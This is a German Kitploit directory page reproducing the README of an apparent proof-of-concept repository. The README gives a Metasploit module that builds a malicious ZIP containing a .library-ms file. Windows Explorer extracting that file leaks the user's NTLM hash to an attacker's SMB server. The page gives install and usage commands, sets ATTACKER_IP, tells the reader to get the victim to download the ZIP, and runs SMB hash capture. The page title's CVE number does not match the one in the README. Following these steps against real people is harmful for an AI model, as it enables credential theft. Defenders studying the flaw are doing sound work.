Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2025-24054 — POC für CVE-2025-24054 | Kitploit
Tools/GitHubGitHub/fomovet/cve-2025-24054
Penetrationstest-FrameworksExploit-FrameworksPayload-GenerierungSchwachstellenanalyseExploitationCommand and Control
GitHubfomovet/cve-2025-24054

cve-2025-24054

POC für CVE-2025-24054

Repository anzeigen
34vor 5 MonatenNoch nicht geprüft
Teilen

CVE-2025-24071: NTLM-Hash-Leck über .library-ms-Datei (Metasploit-Modul)

Dieses Repository enthält ein Metasploit-Modul, das CVE-2025-24071 ausnutzt, eine Schwachstelle im Windows Explorer, die NTLM-Hashes preisgibt, wenn eine bösartige .library-ms-Datei aus einem ZIP-Archiv extrahiert wird.

Entwickelt von: FOLKS-IWD


Übersicht

Die Schwachstelle tritt auf, wenn ein Benutzer ein ZIP-Archiv extrahiert, das eine speziell gestaltete .library-ms-Datei enthält. Der Windows Explorer initiiert automatisch eine SMB-Authentifizierungsanforderung an einen in der Datei angegebenen Remote-Server und gibt dabei den NTLM-Hash des Benutzers ohne jegliche Benutzerinteraktion preis.

Dieses Metasploit-Modul:

  1. Erzeugt eine bösartige .library-ms-Datei.
  2. Packt sie in ein ZIP-Archiv.

  3. Integriert sich in die SMB-Capture-Funktionalität von Metasploit, um NTLM-Hashes zu sammeln. image

Installation

  1. Klone das Repository:
    git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
    cd CVE-2025-24071-msfvenom
    
  2. Kopiere das Modul in dein Metasploit-Module-Verzeichnis:
    cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
    

Verwendung

  1. Lade das Modul:
    use auxiliary/server/ntlm_hash_leak
    
  2. Setze die erforderlichen Optionen:
    set ATTACKER_IP 192.168.1.162  # Replace with your IP address
    set FILENAME exploit.zip       # Name of the malicious ZIP file
    set LIBRARY_NAME malicious.library-ms  # Name of the .library-ms file
    set SHARE_NAME shared          # SMB share name
    
  3. Führe das Modul aus :
    run
    
  4. Das Modul erzeugt eine bösartige ZIP-Datei (exploit.zip). Mache diese Datei verfügbar, damit das Opfer sie herunterladen und extrahieren kann.
  5. Verwende das SMB-Capture-Modul von Metasploit, um NTLM-Hashes zu sammeln:
    use auxiliary/server/capture/smb
    set SRVHOST 192.168.1.162  # Same as ATTACKER_IP
    run

    
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    261
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →